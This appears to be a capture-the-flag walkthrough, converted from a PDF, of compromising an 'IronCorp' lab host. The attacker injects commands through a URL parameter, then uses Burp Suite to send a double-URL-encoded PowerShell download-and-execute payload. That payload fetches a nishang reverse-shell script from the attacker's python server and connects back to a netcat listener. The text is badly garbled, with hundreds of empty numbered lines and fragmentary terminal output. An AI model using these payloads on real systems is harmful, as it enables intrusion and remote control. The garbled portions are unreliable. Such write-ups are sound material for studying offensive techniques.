
After copying the red button link, Wesley pasted it after the 'r' parameter and found somebody's name is Equinox.



After knowing the Equinox, he added anything after the 'name' parameter and found that anything that he added will be pasted after Equinox.



After knowing something interesting, Wesley tried to add '|dir' behind the current link address and it brought him to a directory page.




After entering the directory page, he found that he could set his reverse shell inside the directory and he opened BurpSuite and its browser.

A screenshot of the Burp Suite Community Edition v2021.10.2 interface. The title bar says 'Burp Suite Community Edition v2021.10.2 - Temporary Project'. The menu bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'Window', and 'Help'. The top navigation bar has tabs for 'Sequencer', 'Decoder', 'Comparer', 'Logger', 'Extender', 'Project options', 'User options', and 'Learn'. Below these are sub-tabs: 'Dashboard' under Sequencer, 'Target' under Comparer, 'Proxy' under Logger (which is highlighted in red), 'Intruder' under Extender, and 'Repeater' under Project options. The main content area has several sections:

- Use Burp's embedded browser**: A purple-themed illustration of a browser window with a lock icon. Text: 'There's no need to configure your proxy settings manually. Use Burp's embedded Chromium browser to start testing right away.' A red 'Open browser' button is at the bottom.
- Use a different browser**: A blue-themed illustration of a browser window with a lock icon. Text: 'You'll need to perform a few additional steps to configure your browser's proxy settings. For testing over HTTPS, you'll also need to install Burp's CA certificate.' A 'View documentation' button is at the bottom.
- Using Burp Proxy**: Text: 'If this is your first time using Burp, you might want to take a look at our guide to help you get the most out of your...' A small preview image of the guide is shown.
- Burp Proxy options**: Text: 'Reference information about the different options you have for customizing Burp Proxy's behaviour.'
- Burp Proxy documentation**: Text: 'The central point of access for all information you need to use Burp Proxy.'

After opening the BurpSuite's browser, Wesley pasted the directory with 'intercept is on'.




```
Request to http://admin.ironcorp.me:11025 [10.10.97.3]
Forward Drop Intercept is on Action Open Browser Comment this item HTTP/1.1
Pretty Raw Hex ⌂ ⌂ ⌂ ⌂
```

1 GET /?r=http://internal.ironcorp.me:11025/name.php?name=Equinox|dir HTTP/1.1  
2 Host: admin.ironcorp.me:11025  
3 Cache-Control: max-age=0  
4 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=

5 Upgrade-Insecure-Requests: 1  
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/95.0.4638.69 Safari/537.36  
7 Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9  
8 Accept-Encoding: gzip, deflate  
9 Accept-Language: en-US,en;q=0.9  
10 Connection: close  
11  
12

After pasting the directory link, he waits for the BurpSuite to receive the proxy and then he sends the proxy to the repeater.



```
Request to http://admin.ironcorp.me:11025 [10.10.97.3]
Forward Drop Intercept is on Action Open Browser Comment this item HTTP/1.1
Pretty Raw Hex ⌂ ⌂ ⌂ ⌂
```

1 GET /?r=http://internal.ironcorp.me:11025/name.php?name=Equinox|dir HTTP/1.1  
2 Host: admin.ironcorp.me:11025  
3 Cache-Control: max-age=0  
4 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=


5 Upgrade-Insecure-Requests: 1  
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/95.0.4638.69 Safari/537.36  
7 Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9  
8 Accept-Encoding: gzip, deflate  
9 Accept-Language: en-US,en;q=0.9  
10 Connection: close  
11  
12

Scan  
Send to Intruder Ctrl-I (KHTML, like Gecko)  
**Send to Repeater Ctrl-R**  
Send to Sequencer  
Send to Comparer  
Send to Decoder  
Request in browser >  
Engagement tools [Pro version only] >  
Change request method  
Change body encoding  
Copy URL  
Copy as curl command  
Copy to file  
Paste from file  
Save item

After sending the proxy to repeater, he downloaded the Invoke-PowerShellTcp.ps1 from <https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1> and moved it in /home/kali.

```
erShellTcp
```

h can be used for Reverse or Bind interactive PowerShell from a target.



After moving the downloaded Invoke-PowerShellTcp.ps1, he edited it by adding the command (Invoke-PowerShellTcp -Reverse -IPAddress 10.18.57.233 -Port 1338) and saved it.

```
102      Write-Warning "Something went wrong with execution of command on
103      the target."
104      Write-Error $_
105      $sendback2 = $sendback + 'PS ' + (Get-Location).Path + '> '
106      $x = ($error[0] | Out-String)
107      $error.clear()
108      $sendback2 = $sendback2 + $x
109
110      #Return the results
111      $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
112      $stream.Write($sendbyte,0,$sendbyte.Length)
113      $stream.Flush()
114
115      $client.Close()
116      if ($listener)
117      {
118          $listener.Stop()
119      }
120  }
121  catch
122  {
123      Write-Warning "Something went wrong! Check if the server is reachable and
124      you are using the correct port."
125      Write-Error $_
126  }
127
128 Invoke-PowerShellTcp -Reverse -IPAddress 10.18.57.233 -Port 1338
129
```

After saving the Invoke-PowerShellTcp.ps1, he opened one terminal for the python server using the command (python3 -m http.server 80).

```
kali㉿kali:~
```

File Actions Edit View Help

```
(kali㉿kali)-[~] ~
```

```
$ python3 -m http.server 80
```

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

```
[+] page=0
```

```
classic YM7ahd6CPzcdvcaOxMjN-
```

```
ce-Requests: 1
```

```
curl/5.0 (Windows NT 10.0; Win64;
```

```
nt/10.0; MHT/5.3.6 (KHTML, like Gecko)
```

```
0.69 Safari/537.36
```

```
application/xhtml+xml,application/xml;q=0.9
```

```
,image/webp,image/apng,*/*;q=0.8,application/
```

```
ed-exchange;v=B3;q=0.9
```

```
;gzip, deflate
```

```
accept-encoding: gzip, deflate
```

```
accept-language: en-US,en;q=0.9
```

```
use
```

```
144 <html>
```

```
145 <head>
```

```
146 <title>My name is:
```

```
147 </title>
```

```
148 <body>
```

```
149 <b>My name is:</b>
```

```
150 <br>
```

```
151 <pre>
```

```
152 Volume in drive E is New Volume
```

```
153 Volume Serial Number is D67B-E159
```

```
154
```

```
155 Directory of E:\xampp\htdocs\internal
```

```
156 04/11/2020 09:11 AM <DIR>
```

```
157 .
```

```
158 ..
```

```
159 04/11/2020 09:11 AM <DIR>
```

```
160 03/27/2020 08:38 AM .htaccess
```

```
161 04/11/2020 09:34 AM index.php
```

```
162 04/11/2020 09:34 AM name.php
```

```
163 3 File(s) 326 bytes
```

```
164 2 Dir(s) 1,468,575,744 bytes free
```

```
165 </pre>
```

```
166 </body>
```

```
167 </html>
```

```
168
```

```
169
```

```
170
```

```
171
```

```
172
```

```
173
```

```
174
```

```
175
```

```
176
```

```
177
```

```
178
```

```
179
```

```
180
```

```
181
```

```
182
```

```
183
```

```
184
```

```
185
```

```
186
```

```
187
```

```
188
```

```
189
```

```
190
```

```
191
```

```
192
```

```
193
```

```
194
```

```
195
```

```
196
```

```
197
```

```
198
```

```
199
```

```
200
```

```
201
```

```
202
```

```
203
```

```
204
```

```
205
```

```
206
```

```
207
```

```
208
```

```
209
```

```
210
```

```
211
```

```
212
```

```
213
```

```
214
```

```
215
```

```
216
```

```
217
```

```
218
```

```
219
```

```
220
```

```
221
```

```
222
```

```
223
```

```
224
```

```
225
```

```
226
```

```
227
```

```
228
```

```
229
```

```
230
```

```
231
```

```
232
```

```
233
```

```
234
```

```
235
```

```
236
```

```
237
```

```
238
```

```
239
```

```
240
```

```
241
```

```
242
```

```
243
```

```
244
```

```
245
```

```
246
```

```
247
```

```
248
```

```
249
```

```
250
```

```
251
```

```
252
```

```
253
```

```
254
```

```
255
```

```
256
```

```
257
```

```
258
```

```
259
```

```
260
```

```
261
```

```
262
```

```
263
```

```
264
```

```
265
```

```
266
```

```
267
```

```
268
```

```
269
```

```
270
```

```
271
```

```
272
```

```
273
```

```
274
```

```
275
```

```
276
```

```
277
```

```
278
```

```
279
```

```
280
```

```
281
```

```
282
```

```
283
```

```
284
```

```
285
```

```
286
```

```
287
```

```
288
```

```
289
```

```
290
```

```
291
```

```
292
```

```
293
```

```
294
```

```
295
```

```
296
```

```
297
```

```
298
```

```
299
```

```
300
```

```
301
```

```
302
```

```
303
```

```
304
```

```
305
```

```
306
```

```
307
```

```
308
```

```
309
```

```
310
```

```
311
```

```
312
```

```
313
```

```
314
```

```
315
```

```
316
```

```
317
```

```
318
```

```
319
```

```
320
```

```
321
```

```
322
```

```
323
```

```
324
```

```
325
```

```
326
```

```
327
```

```
328
```

```
329
```

```
330
```

```
331
```

```
332
```

```
333
```

```
334
```

```
335
```

```
336
```

```
337
```

```
338
```

```
339
```

```
340
```

```
341
```

```
342
```

```
343
```

```
344
```

```
345
```

```
346
```

```
347
```

```
348
```

```
349
```

```
350
```

```
351
```

```
352
```

```
353
```

```
354
```

```
355
```

```
356
```

```
357
```

```
358
```

```
359
```

```
360
```

```
361
```

```
362
```

```
363
```

```
364
```

```
365
```

```
366
```

```
367
```

```
368
```

```
369
```

```
370
```

```
371
```

```
372
```

```
373
```

```
374
```

```
375
```

```
376
```

```
377
```

```
378
```

```
379
```

```
380
```

```
381
```

```
382
```

```
383
```

```
384
```

```
385
```

```
386
```

```
387
```

```
388
```

```
389
```

```
390
```

```
391
```

```
392
```

```
393
```

```
394
```

```
395
```

```
396
```

```
397
```

```
398
```

```
399
```

```
400
```

```
401
```

```
402
```

```
403
```

```
404
```

```
405
```

```
406
```

```
407
```

```
408
```

```
409
```

```
410
```

```
411
```

```
412
```

```
413
```

```
414
```

```
415
```

```
416
```

```
417
```

```
418
```

```
419
```

```
420
```

```
421
```

```
422
```

```
423
```

```
424
```

```
425
```

```
426
```

```
427
```

```
428
```

```
429
```

```
430
```

```
431
```

```
432
```

```
433
```

```
434
```

```
435
```

```
436
```

```
437
```

```
438
```

```
439
```

```
440
```

```
441
```

```
442
```

```
443
```

```
444
```

```
445
```

```
446
```

```
447
```

```
448
```

```
449
```

```
450
```

```
451
```

```
452
```

```
453
```

```
454
```

```
455
```

```
456
```

```
457
```

```
458
```

```
459
```

```
460
```

```
461
```

```
462
```

```
463
```

```
464
```

```
465
```

```
466
```

```
467
```

```
468
```

```
469
```

```
470
```

```
471
```

```
472
```

```
473
```

```
474
```

```
475
```

```
476
```

```
477
```

```
478
```

```
479
```

```
480
```

```
481
```

```
482
```

```
483
```

```
484
```

```
485
```

```
486
```

```
487
```

```
488
```

```
489
```

```
490
```

```
491
```

```
492
```

```
493
```

```
494
```

```
495
```

```
496
```

```
497
```

```
498
```

```
499
```

```
500
```

```
501
```

```
502
```

```
503
```

```
504
```

```
505
```

```
506
```

```
507
```

```
508
```

```
509
```

```
510
```

```
511
```

```
512
```

```
513
```

```
514
```

```
515
```

```
516
```

```
517
```

```
518
```

```
519
```

```
520
```

```
521
```

```
522
```

```
523
```

```
524
```

```
525
```

```
526
```

```
527
```

```
528
```

```
529
```

```
530
```

```
531
```

```
532
```

```
533
```

```
534
```

```
535
```

```
536
```

```
537
```

```
538
```

```
539
```

```
540
```

```
541
```

```
542
```

```
543
```

```
544
```

```
545
```

```
546
```

```
547
```

```
548
```

```
549
```

```
550
```

```
551
```

```
552
```

```
553
```

```
554
```

```
555
```

```
556
```

```
557
```

```
558
```

```
559
```

```
560
```

```
561
```

```
562
```

```
563
```

```
564
```

```
565
```

```
566
```

```
567
```

```
568
```

```
569
```

```
570
```

```
571
```

```
572
```

```
573
```

```
574
```

```
575
```

```
576
```

```
577
```

```
578
```

```
579
```

```
580
```

```
581
```

```
582
```

```
583
```

```
584
```

```
585
```

```
586
```

```
587
```

```
588
```

```
589
```

```
590
```

```
591
```

```
592
```

```
593
```

```
594
```

```
595
```

```
596
```

```
597
```

```
598
```

```
599
```

```
600
```

```
601
```

```
602
```

```
603
```

```
604
```

```
605
```

```
606
```

```
607
```

```
608
```

```
609
```

```
610
```

```
611
```

```
612
```

```
613
```

```
614
```

```
615
```

```
616
```

```
617
```

```
618
```

```
619
```

```
620
```

```
621
```

```
622
```

```
623
```

```
624
```

```
625
```

```
626
```

```
627
```

```
628
```

```
629
```

```
630
```

```
631
```

```
632
```

```
633
```

```
634
```

```
635
```

```
636
```

```
637
```

```
638
```

```
639
```

```
640
```

```
641
```

```
642
```

```
643
```

```
644
```

```
645
```

```
646
```

```
647
```

```
648
```

```
649
```

```
650
```

```
651
```

```
652
```

```
653
```

```
654
```

```
655
```

```
656
```

```
657
```

```
658
```

```
659
```

```
660
```

```
661
```

```
662
```

```
663
```

```
664
```

```
665
```

```
666
```

```
667
```

```
668
```

```
669
```

```
670
```

```
671
```

```
672
```

```
673
```

```
674
```

```
675
```

```
676
```

```
677
```

```
678
```

```
679
```

```
680
```

```
681
```

```
682
```

```
683
```

```
684
```

```
685
```

```
686
```

```
687
```

```
688
```

```
689
```

```
690
```

```
691
```

```
692
```

```
693
```

```
694
```

```
695
```

```
696
```

```
697
```

```
698
```

```
699
```

```
700
```

```
701
```

```
702
```

```
703
```

```
704
```

```
705
```

```
706
```

```
707
```

```
708
```

```
709
```

```
710
```

```
711
```

```
712
```

```
713
```

```
714
```

```
715
```

```
716
```

```
717
```

```
718
```

```
719
```

```
720
```

```
721
```

```
722
```

```
723
```

```
724
```

```
725
```

```
726
```

```
727
```

```
728
```

```
729
```

```
730
```

```
731
```

```
732
```

```
733
```

```
734
```

```
735
```

```
736
```

```
737
```

```
738
```

```
739
```

```
740
```

```
741
```

```
742
```

```
743
```

```
744
```

```
745
```

```
746
```

```
747
```

```
748
```

```
749
```

```
750
```

```
751
```

```
752
```

```
753
```

```
754
```

```
755
```

```
756
```

```
757
```

```
758
```

```
759
```

```
760
```

```
761
```

```
762
```

```
763
```

```
764
```

```
765
```

```
766
```

```
767
```

```
768
```

```
769
```

```
770
```

```
771
```

```
772
```

```
773
```

```
774
```

```
775
```

```
776
```

```
777
```

```
778
```

```
779
```

```
780
```

```
781
```

```
782
```

```
783
```

```
784
```

```
785
```

```
786
```

```
787
```

```
788
```

```
789
```

```
790
```

```
791
```

```
792
```

```
793
```

```
794
```

```
795
```

```
796
```

```
797
```

```
798
```

```
799
```

```
800
```

```
801
```

```
802
```

```
803
```

```
804
```

```
805
```

```
806
```

```
807
```

```
808
```

```
809
```

```
810
```

```
811
```

```
812
```

```
813
```

```
814
```

```
815
```

```
816
```

```
817
```

```
818
```

```
819
```

```
820
```

```
821
```

```
822
```

```
823
```

```
824
```

```
825
```

```
826
```

```
827
```

```
828
```

```
829
```

```
830
```

```
831
```

```
832
```

```
833
```

```
834
```

```
835
```

```
836
```

```
837
```

```
838
```

```
839
```

```
840
```

```
841
```

```
842
```

```
843
```

```
844
```

```
845
```

```
846
```

```
847
```

```
848
```

```
849
```

```
850
```

```
851
```

```
852
```

```
853
```

```
854
```

```
855
```

```
856
```

```
857
```

```
858
```

```
859
```

```
860
```

```
861
```

```
862
```

```
863
```

```
864
```

```
865
```

```
866
```

```
867
```

```
868
```

```
869
```

```
870
```

```
871
```

```
872
```

```
873
```

```
874
```

```
875
```

```
876
```

```
877
```

```
878
```

```
879
```

```
880
```

```
881
```

```
882
```

```
883
```

```
884
```

```
885
```

```
886
```

```
887
```

```
888
```

```
889
```

```
890
```

```
891
```

```
892
```

```
893
```

```
894
```

```
895
```

```
896
```

```
897
```

```
898
```

```
899
```

```
900
```

```
901
```

```
902
```

```
903
```

```
904
```

```
905
```

```
906
```

```
907
```

```
908
```

```
909
```

```
910
```

```
911
```

```
912
```

```
913
```

```
914
```

```
915
```

```
916
```

```
917
```

```
918
```

```
919
```

```
920
```

```
921
```

```
922
```

```
923
```

```
924
```

```
925
```

```
926
```

```
927
```

```
928
```

```
929
```

```
930
```

```
931
```

```
932
```

```
933
```

```
934
```

```
935
```

```
936
```

```
937
```

```
938
```

```
939
```

```
940
```

```
941
```

```
942
```

```
943
```

```
944
```

```
945
```

```
946
```

```
947
```

```
948
```

```
949
```

```
950
```

```
951
```

```
952
```

```
953
```

```
954
```

```
955
```

```
956
```

```
957
```

```
958
```

```
959
```

```
960
```

```
961
```

```
962
```

```
963
```

```
964
```

```
965
```

```
966
```

```
967
```

```
968
```

```
969
```

```
970
```

```
971
```

```
972
```

```
973
```

```
974
```

```
975
```

```
976
```

```
977
```

```
978
```

```
979
```

```
980
```

```
981
```

```
982
```

```
983
```

```
984
```

```
985
```

```
986
```

```
987
```

```
988
```

```
989
```

```
990
```

```
991
```

```
992
```

```
993
```

```
994
```

```
995
```

```
996
```

```
997
```


```
998
```

```
999
```


```
1000
```

After starting the python server, he opened another terminal for the netcat listener using the command (nc -lvpn 1338).

After setting up the netcat listener, Wesley went back to the BurpSuite and url encode twice the command (Invoke-PowerShellTcp -Reverse -IPAddress 10.18.57.233 -Port 1338) using the decoder tab.



After encoding the command, he copied the encoded command and pasted it by replacing the 'dir' of the red link, and then pressed the 'Send' button.



After pressing the button, Wesley continued to url encode twice another command (powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.10.10.10/Invoke-PowerShellTcp.ps1')).

Burp Suite Community Edition v2021.10.2 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater

Sequencer Decoder Comparer Logger Extender Project options User options Learn

`powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.18.57.233/Invoke-PowerShellTcp.ps1')`

Text  Hex [\(?\)](#)

Decode as ...

Encode as ...

Hash ...

Smart decode

`19%6e%76%6f%6b%65%2d%50%6f%77%65%72%53%68%65%6c%6c%54%63%70%2e%70%73%31%27%29`

Text  Hex

Decode as ...

Encode as ...

Hash ...

Smart decode

`63%53%42%25%36%33%25%37%30%25%32%65%25%37%30%25%37%33%25%33%31%25%32%37%25%32%39`

Text  Hex

Decode as ...

Encode as ...

Hash ...


Smart decode

After copying the encode command, he pasted it just like the previous steps and pressed the ‘Send’ button.

The screenshot shows the Burp Suite interface with the title "Burp Suite Community Edition v2021.10.2 - Temporary Project". The menu bar includes Burp, Project, Intruder, Repeater, Window, Help, and several tabs: Sequencer, Decoder, Comparer, Logger, Extender, Project options, User options, and Repeater. The "Repeater" tab is currently selected.

The Request pane displays a single-line hex dump of the captured network traffic. The Response pane shows the raw HTTP response from the server, which includes the status line "HTTP/1.1", the host header "Host: admin.ironcorp.me:11025", a cache control header "Cache-Control: max-age=0", an authorization header "Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=", an upgrade header "Upgrade-Insecure-Requests: 1", and a user agent header "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)".

